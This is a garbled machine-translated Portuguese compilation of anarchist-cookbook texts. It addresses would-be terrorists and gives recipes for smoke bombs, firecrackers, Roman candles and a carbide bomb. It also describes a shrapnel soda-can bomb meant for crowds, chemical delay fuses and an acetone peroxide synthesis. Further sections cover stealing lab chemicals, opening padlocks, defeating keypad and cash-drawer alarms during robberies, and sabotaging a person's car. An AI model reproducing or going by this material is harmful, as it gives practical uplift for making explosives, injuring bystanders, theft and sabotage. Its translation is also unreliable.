Um tipo de dispositivo pirotécnico que pode ser empregado por um terrorista em muitas maneiras seria uma bomba de fumaça. Tal dispositivo poderia esconder a rota de fuga, ou causar uma distração, ou simplesmente dar cobertura. Tal dispositivo, se fosse para produzir fumaça suficiente para que cheirava mal o suficiente, poderia forçar a evacuação de um edifício, por exemplo. Bombas de fumaça não são difíceis de fazer. Embora as bombas de fumo empregadas militares em pó de fósforo branco ou compostos de titânio, tais materiais são normalmente indisponíveis até mesmo o mais bem equipado terrorista. Em vez disso, ele / ela teria que fazer a bomba de fumaça por si.

Bombas de fumo mais caseiras empregam geralmente algum tipo de pó de base, tal como pólvora negra ou Pyrodex, para manter a combustão. A base material se queima bem, e fornecer calor para fazer com que os outros materiais do dispositivo para queimar, mas não completamente, ou de forma limpa. Açúcar de mesa, misturado com enxofre e um material de base, produz grandes quantidades de fumo. Serradura, especialmente se tiver uma pequena quantidade de óleo na mesma, e uma base em pó funciona bem também. Outros ingredientes para fumaça excelentes são pequenos pedaços de borracha, plásticos finamente moído, e muitas misturas químicas. O material em alargamentos da estrada podem ser misturadas com açúcar e enxofre e um pó de base produz muito fumo. A maioria das misturas de combustível-oxidante, se a relação não é correta, produzem muita fumaça quando adicionado a um pó base. A lista de possibilidades vai sobre e sobre. O truque para uma bem-sucedida bomba de fumo reside também no recipiente utilizado. Um cilindro de plástico funciona bem, e contribui para o fumo produzido. O furo na bomba de fumo onde o fusível de entrada deve ser grande o suficiente para permitir que o material a queimar, sem provocar uma explosão. Esta é outra vantagem para o plástico recipientes, uma vez que irá derreter e queimar-se quando o material se inflamar fumo, produzindo uma abertura suficientemente grande para evitar uma explosão.

--- FUMO SIMPLES ---

A reação seguinte deve produzir uma boa quantidade de fumaça. Uma vez que esta reação não é assim tão perigoso, você pode usar quantidades maiores se necessário

-

6 pt. Pó de zinco

-

1 pt. Enxofre em pó

Insira um fio quente vermelho na pilha, um passo para trás.

--- *Chamas coloridas* ---

Chamas coloridas podem muitas vezes ser usado como um dispositivo de sinalização para os terroristas. Ao colocar uma bola de material chama colorida em um foguete, o foguete, quando

os fogos de carga de ejeção, irá enviar uma bola colorida em chamas. Os materiais que produzem as diferentes cores de chamas aparecem abaixo.

COLOR

MATERIAL

USADO EM

Vermelho

Sais de estrôncio

Flares estrada

[Nitrato de estrôncio]

Sparklers Vermelho

Verde

Sais de bário

Sparklers Verde

[Nitrato de bário]

Amarelo

Sais de sódio

Sparklers Ouro

[Nitrato de sódio]

Azul

Cobre em pó

Sparklers Azul

Tostões Velho

Branco

Pó de magnésio-ou-

Firestarters

Alumínio

Folha de alumínio

Roxo

Permanganato de potássio

213.Firecrackers

por Exodus

Um foguete simples podem ser feitas a partir de tubos de papelão e epoxi. As instruções estão abaixo:

1.Cut um pequeno pedaço de tubo de papelão do tubo que você está usando. "Pequena" significa nada menos do que quatro vezes o diâmetro do tubo.

2.Set a secção de tubagem para baixo sobre um pedaço de papel de cera, e preenchê-lo com o epoxi e o agente de secagem, a uma altura de 3/4 do diâmetro do tubulação. Permitir que a epoxi seque a dureza máxima, tal como especificado na embalagem.

3.Quando estiver seco, coloque um pequeno buraco no meio do tubo, e inserir um comprimento desejado do fusível.

4.Fill o tubo com nenhum tipo de explosivo chama-sensitive. Flash em pó, Pyrodex, pó preto, picrato de potássio, azida de chumbo, de nitrocelulose, ou qualquer uma das misturas de combustão rápida do combustível-comburente vai fazer muito bem. Encher o tubo quase ao topo.

5.Pack o explosivo bem no tubo com um maço de papel de seda e um lápis ou outro adequado vareta. Certifique-se de deixar espaço suficiente para mais epóxi.

6.Fill o restante do tubo com a resina epoxi e endurecedor, e deixá-la secar.

7.For aqueles que desejam fazer fogos de artifício espetaculares, sempre use flash em pó, misturado com uma pequena quantidade de outro material para as cores. Por esmagamento do material em um sparkler, e adicionando-a ao flash em pó, a explosão será a mesma cor que o sparkler. Pela adição de pequenas pedaços de material sparkler, o dispositivo vai jogar fora faíscas ardentes coloridos, da mesma cor que o sparkler. Pela adição de pó de ferro,

Página 225

faíscas laranja será produzido. Faíscas brancas pode ser produzido a partir de aparas de magnésio, ou de pequenas bolas, levemente amassados de folha de alumínio.

Exemplo: Suponhamos que eu gostaria de fazer um fogo de artifício que vai explodir com um flash vermelho, e jogar fora faíscas brancas.

Em primeiro lugar, gostaria de ter um alargamento da estrada, e em pó finamente o material dentro dela. Ou, eu poderia levar um diamante vermelho, e finamente pó-lo.

Então, eu misturar uma pequena quantidade deste material com o pó de flash. NOTA: PÓ FLASH pode reagir com alguns materiais que TI

É misturado com, e explodir ESPONTÂNEAMENTE! Eu misturá-lo numa proporção de 9 partes de piscar pó para 1 parte de alargamento ou material sparkler

e adicionar cerca de 15 pequenas bolas de papel alumínio eu iria armazenar o material em um saco plástico durante a noite do lado de fora da casa, para se certificar de que

o material não reage. Em seguida, na parte da manhã, eu iria testar uma pequena quantidade do mesmo, e se fosse satisfatória, eu iria colocá-lo no fogo de artifício.

8.If este tipo de foguete está montado um motor de foguete, profissional de monitores semi-profissionais podem ser produzidos.

--- *Foguetes* ---

Uma casa impressionante feito foguete pode ser facilmente feito em casa a partir de motores de foguetes de modelo. Estes motores são recomendados.

1.Buy um Estes Modelo Foguete Motor do tamanho desejado, lembrando que o poder dobra a cada letra.

2.Either comprar uma seção de tubo do corpo de foguetes modelo que se encaixa exatamente no motor, ou fazer um tubo de várias espessuras de papel e cola.

3.Scrape para fora o apoio de argila na parte de trás do motor, de modo que o pó é exposto. Cole o tubo para o motor, de modo que o tubo de cobre no

pelo menos metade do motor. Despeje uma pequena carga de pólvora de flash no tubo, sobre «uma polegada.

A adição de materiais 4.By como detalhado na secção sobre foguetes, vários tipos de efeitos podem ser produzidos.

5.By colocando polichinelos ou foguetes de garrafa, sem o pau no tubo, demonstrações espetaculares com bolas de fogo em movimento ou da MRV pode ser produzido.

6.Finally, através da montagem de diversos feitos foguetes principal no tubo com os fusíveis no tubo, feixes múltiplos de cor pode ser feita.

--- *ROMAN VELAS* ---

Velas romanas são impressionantes de se ver. Eles são relativamente difíceis de fazer, em comparação com os outros tipos de fogos caseiros, mas eles são bem vale a pena.

1. Buy um «modelo de tubo de polegada de espessura foguete corpo, e reforçá-lo com várias camadas de papel e / ou fita adesiva. Isso deve ser feito para evitar o tubo de explodir. Cortar o tubo em comprimentos de cerca de 10 polegadas.

2. Put o tubo sobre uma folha de papel de cera, e selar uma das extremidades com resina epoxi e o agente de secagem. Sobre «de uma polegada é suficiente.

3. Put um buraco no tubo acima da camada inferior de epóxi, e inserir um comprimento desejado do fusível à prova de água. Certifique-se de que o fusível se encaixa firmemente.

4. Pour cerca de 1 polegada de pólvora Pyrodex ou para baixo da extremidade aberta do tubo.

5. Make uma bola por pulverização sobre duas estrelinhas 6 polegadas da cor desejada. Misturar este pó com uma pequena quantidade de pó de flash e um pequeno quantidade de Pyrodex, para ter uma proporção final (em volume) de 60% de material sparkler / 20% de pó de flash / 20% Pyrodex. Depois de misturar o pós assim, adicionar água, uma gota de cada vez, e misturando continuamente, até obter uma massa húmida é formado.

Essa pasta deve ser moldável com a mão, e deve manter a sua forma quando deixado sozinho. Faça uma bola para fora da pasta que só se encaixa dentro do tubo.

Permitir que a bola para o secar.

6. Quando é seco, solte a bola para baixo do tubo. Deve deslizar facilmente. Coloque um pequeno chumaço de papel de seda no tubo, e embalá-lo suavemente contra a bola com um lápis.

7. Quando pronto para usar, coloque a vela em um buraco no chão, apontado para uma direção segura, acender o pavio, e correr. Se o dispositivo funciona, um colorido bola de fogo deve atirar para fora do tubo a uma altura de cerca de 30 metros. Esta altura pode ser aumentada pela adição de uma carga de pó ligeiramente maior em passo 4, ou por meio de um tubo ligeiramente mais longo.

8. If a bola não inflamar, adicione um pouco mais Pyrodex no passo 5.

9.O bolas feitas de velas romanas também funcionam muito bem em foguetes, produzindo um efeito de queda de bolas de fogo coloridas.

214. Fornecedores II

por Exodus

A maioria, se não todas, as informações contidas nesta publicação podem ser obtidas através de uma biblioteca pública ou universitária. Existem também muitas publicações que

são colocadas por pessoas que querem ganhar dinheiro com outras pessoas falando como fazer explosivos em casa. Adiciona para tal aparecer com frequência em revistas e jornais paramilitares. Esta lista é apresentada para mostrar o grande número de lugares que as informações e materiais podem ser

comprado. Também inclui empresas fogos e semelhantes.

NOME DA EMPRESA E ENDEREÇO

Qual a empresa VENDE

Full Auto Co., Inc.

RECEITAS DE EXPLOSIVOS

PO BOX 1881

TUBULAÇÃO DE PAPEL

Murfreesboro, TN 37133

UNLIMITED

PRODUTOS QUÍMICOS e fusível

Página 226

PO BOX 1378-SN

HERMISTON, OR 97838

AMERICAN ARTIFÍCIO NEWS

ARTIFÍCIO NEWS MAGAZINE COM

SR BOX 30

Fontes e técnicas

FERRY DINGMAN'S, PA 18328

BARNETT INTERNATIONAL INC

Arcos, bestas MATERIAIS tiro com arco,

125 runnels STREET

Rifles de ar

PO BOX 226

Port Huron, MI 48060

CROSSMAN AIR GUNS

Pistolas de ar

PO BOX 22927

ROCHESTER, NY 14692

R. ALLEN
PROFISSIONAL DE CONSTRUÇÃO ARTIFÍCIO
PO BOX 146
LIVROS & FÓRMULAS
Willow Grove, PA 19090
MJ DISTRIBUIÇÃO
ARTIFÍCIO FÓRMULAS
PO BOX 10585
Yakima, WA 98909
EXECUTIVO DE PROTEÇÃO PRODUCTS INC
TEAR granadas de gás,
316 CALIFORNIA AVE
DISPOSITIVOS DE PROTEÇÃO
RENO, NV 89509
BADGER Fireworks Co. INC
CLASSE "B" e fogos de artifício "C"
PO BOX 1451
Janesville, WI 53547
NEW ENGLAND ARTIFÍCIO CO INC
CLASSE "C" ARTIFÍCIO
PO BOX 3504
STAMFORD, CT 06095
RAINBOW TRAIL
CLASSE "C" ARTIFÍCIO
PO BOX 581
EDGEMONT, PA 19028
STONINGTON ARTIFÍCIO INC
CLASSE "C" e fogos de artifício "B"
4010 NEW Wilsey BAY U.25 ROAD
RAPID RIVER, MI 49878
Windy City ARTIFÍCIO INC
CLASSE "C" e fogos de artifício "B"
PO BOX 11
(Bons preços!)
ROCHESTER, IN 46975
LIVROS
O Anarchist Cookbook
(Altamente divulgado)
O IMPROVISADA MANUAL MUNIÇÕES
(Fórmulas de trabalho, mas colocar em risco fabricante)
Explosivos militares
Dois manuais de interesse: Duponts "Manual do Blaster", US
\$ 20 o manual útil principalmente para o rock e as operações
sismográficas. "Pó de Atlas

Manual "ou" Manual of Rock Blasting "(esqueci o título, é no escritório). Este é um livro US \$ 60, vale a pena o dinheiro, lidar com os dois acima

temas, além de demolições e de detonação não pedreira.

215.Checklist para Raids sobre Labs

por Exodus

No final, o terrorista sério provavelmente perceber que, se ele / ela quer fazer um explosivo verdadeiramente útil, ele ou ela terá que roubar o

produtos químicos para tornar o explosivo de um laboratório. A lista de tais produtos químicos em ordem de prioridade, provavelmente semelhante ao seguinte:

LÍQUIDOS

SÓLIDOS

Página 227

___ Ácido Nítrico ___ perclorato de potássio

___ Ácido Sulfúrico ___ Cloreto de Potássio

___ 95% Etanol ___ ácido pícrico (geralmente um pó)

___ Tolueno ___ nitrato de amônio

___ Perclórico Ácido ___ de magnésio em pó

___ Ácido clorídrico ___ de alumínio em pó

___ Permanganato de potássio

GASES

___ Enxofre (flores)

___ Hydrogen ___ Mercury

___ Oxigênio Nitrato de Potássio

___ Cloro ___ Hidróxido de Potássio

___ Phosphorus Dióxido de Carbono

___ Azida sódica

___ Acetato de chumbo

___ Nitrato de bário

Imprima esta folha para fora e levá-lo com você! Memorizá-la, qualquer coisa. É inestimável. Todas estas substâncias químicas devem ser realizadas em seu laboratório escola.

Feliz caça. :)

216.Misc Anarchy

por Exodus

Canhões bola de tênis e outras informações do Usenet. A Usenet é uma rede mundial de 15 mil máquinas e mais de 500 mil pessoas

E crescendo!

Nessa época (12 anos atrás), a maioria das latas de refrigerantes foram estanho rolou ao invés do alumínio moldado. Gostaríamos de cortar os topos e fundos fora de um monte deles e gravá-los em conjunto com fita adesiva, formando um tubo de dois pés ou mais.

No final teríamos fita uma lata com o fundo intacto, mais buracos perfurados (com um abridor de lata) ao redor do topo, e um pequeno buraco na lateral em a base. Em seguida, preso esta engenhoca em um tripé para que pudéssemos apontar de forma confiável. Qualquer objeto que veio um pouco perto de encher o tubo foi em seguida, colocado no seu interior.

Na loja, foi utilizado o relógio como um objectivo e um vazio de plástico solda carretel como munição, com fita adesiva sobre as extremidades do orifício central e às vezes cheio de anilhas para peso. Quando levado para festas ou piqueniques, gostaríamos de usar o que foi útil. Rolos de cachorro-quente ou guardanapos cheia com batatas fritas desde entretenimento espetacular.

Depois de carregado, uma pequena quantidade de fluido mais leve foi vertida sobre o orifício no lado da extremidade pode vaporizar-se e deixou-se por alguns momentos.

O "técnico de controle de fogo" anunciaria "Fire in the Hole" e acendê-lo.

BOOM! Whoosh! O relógio nunca funcionou depois disso!

Nossa versão do chip do canhão de batata, originalmente projetado em torno do chip de batata Pringles lata, foi construída de forma semelhante. Nossa usado latas de coque, seis

com a parte superior e inferior removido, e o sétimo abridor de garrafas tinha furos em todo um lado, o topo da lata esta foi coberta com uma grelha ou

pedaço de tela de arame para manter a bola de tênis de cair todo o caminho até o fundo. Este foi enrolado em espiral, com pelo menos dois rolos de conduta fita.

Um descanso ombro madeira e aperto de mão para a frente foi gravado ao tubo. Para ignição usamos baterias de lanterna a uma bobina modelo de t, acionada por uma botão no aperto de mão empurrar. Uma bola de tênis wilson fresco foi recheado por todo o caminho de volta para a grade, e uma ou duas gotas de fluido de isqueiro foi caiu em um dos dois furos na extremidade. O cabo de ignição foi picado por outro buraco.

Teríamos então emboscada, esperando que algo se mova. Quando alimentadas com a mistura ar / combustível adequado, uma thoomp gratificante! No máximo variar a bola iria viajar cerca de 100 metros com um ângulo de lançamento de 45 °. Aproximar-se a bola iria deixar um vergão em um oponente em guerra. Quando lançado em um carro em movimento o baque, pois bateu a porta, em geral, qualquer um chocalho dentro. Felizmente, nunca terminado aquele que atirou golfe bolas.

Mais coisas divertidas para Terrorists

Carbide bomba

Isto é extremamente perigoso. Extrema cautela Obter algumas carboneto de cálcio. Este é o material que é utilizado em lâmpadas de carboneto e pode ser encontrada em praticamente qualquer loja de ferragens.

Tome algumas peças deste material (que parece cascalho) e colocá-lo em um frasco de vidro com um pouco de água. Coloque a tampa firmemente. O carboneto reagirá com o

água para produzir carbonato de acetileno, que é semelhante ao gás usado em maçaricos de corte.

Finalmente, o vidro com explodir de pressão interna. Se você deixar um pedaço de pano queimando por perto, você vai ter uma bela bola de fogo!

Página 228

Auto Exhaust Lança-chamas

Para este, tudo que você precisa é de um carro, um cabo de ignição vela de ignição e um interruptor. Instale a vela de ignição nos últimos quatro ou cinco polegadas de tubo de escape por

perfuração de um buraco que a ficha pode estragar em facilmente. Ligue o fio (este é o fio isolado regulares) para um lado do interruptor e para a vela de ignição.

O outro lado do comutador é ligado ao terminal positivo da bateria. Com o carro ligado, simplesmente aperte o botão e vê as chamas

voar! Novamente tome cuidado para que ninguém está atrás de você! Tenho visto algumas dessas chamas ir 20 pés!

Balões

Balões são divertidas de se jogar com no laboratório de química, preenchê-los com o gás que sai das torneiras nas

mesas de laboratório, em seguida, amarre o balão apertado, e soltá-lo para fora da janela para os burnouts abaixo, você sabe, aqueles que estão sempre fumando, eles gostam de estourar balões com cigarro aceso obter a foto? Bom.

217.Combo Locks II por Exodus

Primeiro de tudo, deixe-me dizer-lhe sobre o set-up de um cadeado. Quando a fechadura estiver fechada, não é uma peça curvada de metais encravado no interior do pequeno entalhe

o bar em forma de ferradura (conhecida como a manilha), que é empurrado para o bloqueio quando você bloqueá-lo.

Para liberar essa cunha, você geralmente tem que ligar o bloqueio para a combinação desejada ea pressão sobre a cunha é liberado, portanto, deixar

o bloqueio abrir. Agora vou dizer-lhe como fazer uma escolha para que você possa abrir um cadeado sem ter que perder todo esse tempo, transformando a combinação (este

Também ajuda quando você não sabe a combinação para começar).

Para evitar esse incômodo, basta levar um hairpin diluído (arquivá-lo para baixo) ou uma peça aberta de uma antena de colapso (o diâmetro interno do

peça curvada de metal deve ser o mesmo que o diâmetro da lingueta-se o metal for muito espessa, usar lixa fina para diluir-la para baixo.

Depois de ter seu pino de cabelo (certifique-se de metal), tomar o lado estriado e quebrá-lo com o pé direito antes de começar a fazer uma inversão de marcha na reta

lado. A parte curva pode agora ser usado como um identificador. Agora, usando um arquivo, o arquivo para baixo do outro lado até que é bastante fino. Você deve fazer isso para muitos

grampos e arquivá-los para que eles sejam de diferentes espessuras para que você possa jimmy várias fechaduras.

Olhe para um bloqueio para ver de que lado o bloqueio abre a partir. Se você não pode dizer, você só terá que tentar ambos os lados. Quando ya descobrir de que lado ele abre de, tirar o bloqueio pegar e ficar o final lotaram o interior do bar em forma de ferradura em qualquer lado que o bloqueio abre a partir.

Agora, colocar pressão sobre o punho da gazua (empurrando para baixo, para o crack) e puxe a trava para cima e para baixo. O bloqueio será aberto

porque a escolha separou a cunha eo entalhe permitindo que ele abra.

Além disso, esta técnica funciona melhor em fechaduras americanas. Eu nunca pegou uma trava mestre antes por causa da forma a pressão da cunha

mas se alguém faz isso, deixe-me saber quanto tempo levou. Além disso, o bloqueio do invólucro principal é muito apertado para ya não pode obter o calço dentro

218.Misc Anarchy II

por Ragner Rocker

Muitos de vocês lá fora, provavelmente, têm fantasias de vingança contra os professores, diretores e outras pessoas que são apenas idiotas. Dependendo

o seu nível de ódio desta pessoa que eu aconselho que você faça alguns desses seguintes experimentos:

1.Pouring dishsoap no tanque de seu inimigo gás - muitos de vocês já sabem que a gasolina + dishsoap (por exemplo, alegria, Palmolive, etc) formam um

mistura chamada napalm. Agora napalm é uma substância gelatinosa usada em bombas, lança-chamas, etc Agora você pode apenas adivinhar o que esta

mistura faria a linha de combustível de alguém!!

2.Spreading óleo / óleo de mamona do motor sujo no tubo de escape de alguém - quando o tubo de escape aquece (e vai!), O óleo de rícino ou motor no

tubulação irá causar um espesso fumo nojento a escorrer para trás na parte de trás do carro. Quem sabe talvez ele / ela pode ser puxado e dado um bilhete!

3.Light bomba Bulb

Fumo / cheiro 4.Simple bomba - você pode comprar de enxofre em uma farmácia sob o nome de flores de enxofre. Agora, quando o enxofre queima ele vai te dar um fora

odor muito forte e muita fumaça. Agora tudo que você precisa é de um fusível de um fogo de artifício, uma lata, eo enxofre. Encha a lata com enxofre

(Embalar muito leve), coloque uma folha de alumínio sobre a parte superior da lata, picar um pequeno furo no papel alumínio, coloque o pavio, e acendê-lo e sair da

quarto, se você valoriza os seus pulmões. Você pode encontrar muitos usos para este ou pelo menos assim espero.

FUN com alarmes

Um fato que eu esqueci de mencionar em meus artigos de alarme anteriores é que também pode-se usar espuma de poliuretano em uma lata de silenciar buzinas e sinos. Você pode

comprar isso em qualquer loja de ferragens como isolamento. Ele é fácil de manusear e secam rapidamente.

Muitas pessoas que viajam realizar um alarme de bolso com eles. Este alarme é um pequeno dispositivo que está pendurado em torno da maçaneta da porta, e quando alguém toca o botão de sua capacitância corpo dispara o alarme. Estes incômodos desagradáveis pode ser encontrado andando pelos corredores de um hotel e

Página 229

tocar todas as maçanetas das portas muito rapidamente. se acontecer de você chance em cima de uma, coloque o comprimento de um 3 'de arame ou outro objeto de metal para a maçaneta. Isso vai

fazer com que o porco negócio de dormir dentro de pensar que alguém está quebrando e chamar o serviço de quarto para obter ajuda. Todos os tipos de diversão e jogos seguirão. Algumas instalações de alta segurança use teclados assim como almofadas touch-tone (marca registrada dos sistemas de sino) para abrir fechaduras ou desarmar alarmes.

A maioria utilizam três ou quatro dígitos. Para descobrir o código, limpe a chave-pad livre de todas as impressões digitais, utilizando um pano embebido em álcool. Depois

O teclado foi usado apenas aplicar pó de impressão digital e os quatro dígitos será marcada. agora tudo que você tem a fazer é descobrir a ordem. Se você

quer se divertir um pouco com um teclado, tente pressionar o * e # ao mesmo tempo. Muitas unidades usam isso como um botão de pânico. Isso fará com que o

proprietário e os policiais correndo e sempre um vai ter um bom tempo. Nunca tente remover os painéis da parede, como eles têm construído em adulteração switches.

Sobre o assunto de assaltos, a maioria dos lugares (incluindo supermercados, lojas de bebidas, etc) têm o que é conhecido como um clipe de dinheiro. Estes pequenos males

são colocadas no fundo de uma gaveta de dinheiro e, quando os últimos são contas com desenhado um interruptor fecha e define o alarme. É por isso que quando você faz a sua retirada é melhor para ajudar a si mesmo para que você possa verificar se essas pequenas sujeiras. Se você encontrá-los, apenas inserir os debaixo da pilha de vinte anos, e em seguida, puxe os vinte anos, deixando a nota de um dólar por trás para evitar o fechamento circuitfrom.

Lata de refrigerante BOMB

UM ARTIGO DO LIVRO:

O homem pobre JAMES BOND por Kurt SAXON

Isso é uma bomba anti-pessoal destinado a multidões de moagem. O fundo de uma lata de refrigerante é metade cortada e dobrada para trás. Um foguete gigante ou outro explosivo é colocado em e cercado com porcas e parafusos ou pedras. O fusível é, então, armado com um atraso de química em um canudo de plástico.

Após a primeira tornando-se não há crianças por perto, o ácido ou glicerina é colocado na palha e que a lata está definido downby uma árvore ou parede onde ele não será derrubado. O atraso deve dar-lhe três a cinco minutos. Em seguida, terá um efeito devastador sobre os transeuntes.

É pouco provável que alguém iria pegar e beber de outra pessoa lata de refrigerante. mas se uma pessoa tão bruto deve tentar beber

sua bomba que iria quebrar um jejum péssimo hábito!

!!

!!

!! <-QUÍMICAS INGITER

!! 1!!

! =====!

! *! ! "!

!!!!

!!!! <- FOGUETE BIG

!! !%!

! =====!

!!

! #!

! ---!

!!! <- ASPECTOS

! /!

!!

Pyro Livro II

pelo Capitão Hack and lobo cinzento

TEMPO DE ATRASO FUSE CHEMICAL

1.Put 1 colher de chá cheia de permanganato de potássio em uma lata.

2.Add algumas gotas de glicerina.

3.Wait 3-4 min.

4.Get o inferno. O material vai fumar, em seguida, explodir em chamas.

Manchas de permanganato de potássio, como iodo, mas pior [é roxo]. A reação vai respingos um pouco para que ele possa ser confuso e não importa se o

valores são desiguais [ou seja, 1 parte para 3 partes]

Explosivos e bombas incendiárias pelo pesquisador

INTRODUÇÃO:

O problema com livros didáticos de química e explosivos é a atitude com que elas são escritas. Eles não dizem, "Agora eu sei que você faria

gostaria de explodir o inferno santo de algo apenas para se divertir por isso aqui é como chicote-se algo em sua cozinha para fazer isso. "Dizem-lhe como

Dupont faz isso ou como os antigos chineses fizeram isso, mas não como você pode fazê-lo com os recursos e materiais disponíveis para você.

Página 230

Mesmo os manuais do exército no campo explosivos expediente são quase inútil, porque eles são apenas esboços escritos com o entendimento de que uma

instrutor vai preencher os espaços em branco. É um jogo divertido para procurar os materiais que podem ser colocados juntos para fazer algo que vá de "boom". Você

pode encontrar o que você precisa em supermercados, lojas de ferragens e suprimentos agrícolas. Um ponto interessante a ser lembrado é que é muito mais fácil

fazer uma grande explosão e que um pequeno. É muito difícil para um experimentador casa para fazer um fogo de artifício, mas uma bomba capaz de explodir o paredes de fora de um edifício é fácil.

COMO FAZER COMBUSTÍVEL ROCKET

Isso é fácil de fazer e divertido de jogar. Misture partes iguais por volume de potássio ou nitrato de sódio e açúcar granulado. Despeje uma colher grande de esta em uma pilha. Enfiar um pedaço de fusível blackmatch nele, a luz, e um passo para trás. Esta é também uma incendiária muito quente. Um pouco de imaginação irá sugerir uma muitas experiências para isso.

Outro combustível ROCKET

Misture partes iguais, em volume, de pó de zinco e enxofre. Cuidado, se você experimentar com isso. Ele sai em um súbito clarão. Não é um poderoso explosivo, mas é uma coisa violenta, mesmo quando não se limita por causa de sua velocidade de combustão rápida.

Enquanto eu continuar a partir deste ponto alguns dos ingredientes vai ser mais difícil de obter, sem passar por um suprimento de produtos químicos. Eu tento evitar isso. Eu por acaso sabe que B. Prieser Científica (local para a minha área) foi instruída pela polícia a enviar-lhes os nomes de quem compra

em determinadas combinações de produtos químicos. Por exemplo, se uma pessoa estivesse a comprar o ácido sulfúrico, ácido nítrico e tolueno (os ingredientes para TNT) numa

requisitar a polícia seria notificado. Vou fazer o melhor que posso lhe dizer como fazer as coisas que você precisa de materiais comumente disponíveis, mas eu

Não quero deixar de fora algo realmente bom, porque você pode ter que furtar um ingrediente. Eu estou supondo que você prefere que caminho.

Como fazer um explosivo JOGOS COMUNS

Aperte a cabeça perto do fundo com um par de alicates para quebrá-lo e, depois, usar as bordas das lâminas para raspar o material solto. Ele

fica fácil com a prática. Você pode fazer isso enquanto assistia TV e recolher o suficiente para uma bomba, sem morrer de tédio.

Uma vez que você tem um bom lote de ele, você pode carregá-lo em um tubo em vez de pó preto. Tenha cuidado para não ficar nos fios, e limpe

qualquer que fica na extremidade do tubo. Nunca tente usar este material para o combustível de foguete. Um professor de ciências foi morto dessa maneira.

Apenas por diversão, enquanto eu estou no assunto de jogos, você sabia que você pode acender um fósforo de segurança em um painel da janela? Realizar um jogo de papel entre o polegar eo dedo indicador. Com o seu segundo dedo, pressione a cabeça firmemente contra uma grande janela. Muito rapidamente, esfregue o jogo baixo o painel de cerca de 2 metros, mantendo a pressão. O atrito gera calor suficiente para acender o fósforo.

Outro truque divertido é o jogo de foguete. Enrole firmemente a metade superior de uma partida de papel com papel alumínio. Defini-lo na parte superior de uma garrafa de refrigerante a um ângulo de 45 °. Segure um iluminado jogo sob a cabeça até que ele inflama. Se entendi direito, o jogo vai fechar-se e bateu no teto.

Acabei de me lembrar as armas de jogo que eu costumava fazer quando eu era criança. Estes são feitos a partir de uma bicicleta falou. Numa extremidade do raio é uma peça que os parafusos fora. Tire-o e aperte-o para trás. Agora você tem um pedaço de fio rígido com um pequeno tubo oco em uma extremidade. Embale o

material de um par de segurança coincide com madeira para dentro do tubo. Forçar a haste de um jogo para o buraco. Ele deve se encaixar muito bem. Segure um iluminado coincidir com o tubo até que ele fica quente o suficiente para inflamar o pó. Ele sai com um estrondo.

COMO FAZER ácido sulfúrico concentrado a partir de ácido de bateria

Vá a uma loja de autopeças e pedir "uma pequena ácido de bateria". Isso só deve custar alguns dólares. O que você vai ter é de cerca de um galão de diluir

ácido sulfúrico. Coloque um litro de esta em um recipiente de vidro resistente ao calor. Os jarros de vidro usados para fazer café são perfeitos. Não use um metal recipiente.

Utilize um cabo de extensão para configurar uma placa fora de portas. Ferva o ácido até aparecimento de fumos brancos. Tão logo você ver os fumos brancos, desligue o chapa quente e deixe o ácido legal. Despeje a ácido agora concentrada para um recipiente de vidro. O recipiente deve ter uma tampa de vidro ou tampa de plástico - nenhum metal. Deve ser estanque ao ar. Caso contrário, o ácido será rapidamente absorver a humidade do ar e tornar-se diluída. Quer saber como fazer um tempo

bomba que não marque e não tem fios ou baterias? Segure-se em seu ácido e siga-me para a próxima parcela.

COMO FAZER UM TEMPO DELAYFUSE QUÍMICA:

Para se ter uma compreensão de como isso vai funcionar, misture partes iguais por volume de clorato de potássio e açúcar granulado. Despeje uma colher

da mistura de uma pequena pilha e fazer uma depressão na parte superior com o fim de uma colher. Usando um conta-gotas de medicamento, colocar uma gota de

ácido sulfúrico concentrado na depressão e passo para trás.

Ele vai tirar e crepitar algumas vezes e, em seguida, explodir em chamas vigorosas. Para fazer com que o fusível, cortar cerca de 2 centímetros de um canudo de plástico.

Tamp um pequeno pedaço de algodão em uma das extremidades. No topo desta put cerca de uma polegada da mistura clorate / açúcar.

Agora apertar levemente em cerca de um quarto de polegada de qualquer lã de vidro ou fibras de amianto. Fixe isso com a extremidade aberta para cima e cair em 3 ou 4 gotas de ácido sulfúrico. Depois de alguns minutos, o ácido vai absorver através das fibras e inflamar a mistura.

O atraso de tempo pode ser controlada pela quantidade de fibra utilizada e variando a força que está embalado. Não use algodão para isso. O ácido vontade

reagir com algodão e tornar-se enfraquecida no processo. Ao perfurar um furo no lado da palheta, uma peça de blackmatch ou outro fusível pode

ser inserido e usado para detonar o dispositivo de sua escolha.

Página 231

Clorato de potássio era muito popular com o metro radical. Ele pode ser usado para fazer uma grande variedade de explosivos e bombas incendiárias, alguns

deles extremamente perigoso de manusear. Os radicais perderam várias pessoas dessa forma. Mas, não se preocupe. Eu não estou indo para tentar protegê-lo de

si mesmo. Eu decidi contar tudo. Terei mais a dizer sobre o clorato de potássio, mas por agora, vamos olhar para um par de elétrica interessante

fusíveis.

PEROXYACETONE

PEROXYACETONE é extremamente inflamável e tem sido relatada a SER sensível ao choque

Materiais:

-

4 ml de acetona

-

4 mL de 30% de peróxido de hidrogénio

-

4 gotas Conc. Ácido clorídrico

-

150 milímetros Tubo de Ensaio

Adicionar 4 ml de acetona e 4 ml de peróxido de hidrogénio para o tubo de ensaio. Em seguida, adicione 4 gotas de ácido clorídrico concentrado. Em 10-20 minutos por brancos sólido deve começar a aparecer. Se é observada nenhuma mudança, aquecer o tubo de ensaio num banho de água a 40 ° C. Permitir que a reação continue para dois horas. Agitar o chorume e filtrá-la. Deixar em papel de filtro para secar durante pelo menos duas horas. Para inflamar, acender uma vela amarrada a uma vara do medidor e acendê-lo

(Enquanto permanecer pelo menos um metro de distância).

Eu gostaria de dar crédito a um livro de shakashari intitulado "manifestações químicos" para algumas das quantidades precisas de produtos químicos em alguns experimentos.

CANTO DO QUÍMICO # 2:

Produtos químicos domésticos, POR beeblebrox / MPG

Este artigo lida com instruções sobre como fazer algumas experiências interessantes com produtos químicos domésticos comuns. Alguns podem ou não funcionar dependendo da concentração de certas substâncias químicas, em áreas diferentes e marcas. Gostaria de sugerir que a pessoa que faz essas experiências ter algum conhecimento de química, especialmente para os experimentos mais perigosos.

Eu não sou responsável por qualquer dano ou prejuízo causado por pessoas que usam esta informação. Ele é fornecido para uso por pessoas com conhecimento em química que estão interessados em tais experiências e pode lidar com segurança com tais experiências.

I. uma lista de substâncias DOMÉSTICAS E SUA COMPOSIÇÃO

Bicarbonato de sódio: VINAGRE: 3-5% ÁCIDO ACÉTICO de bicarbonato de sódio

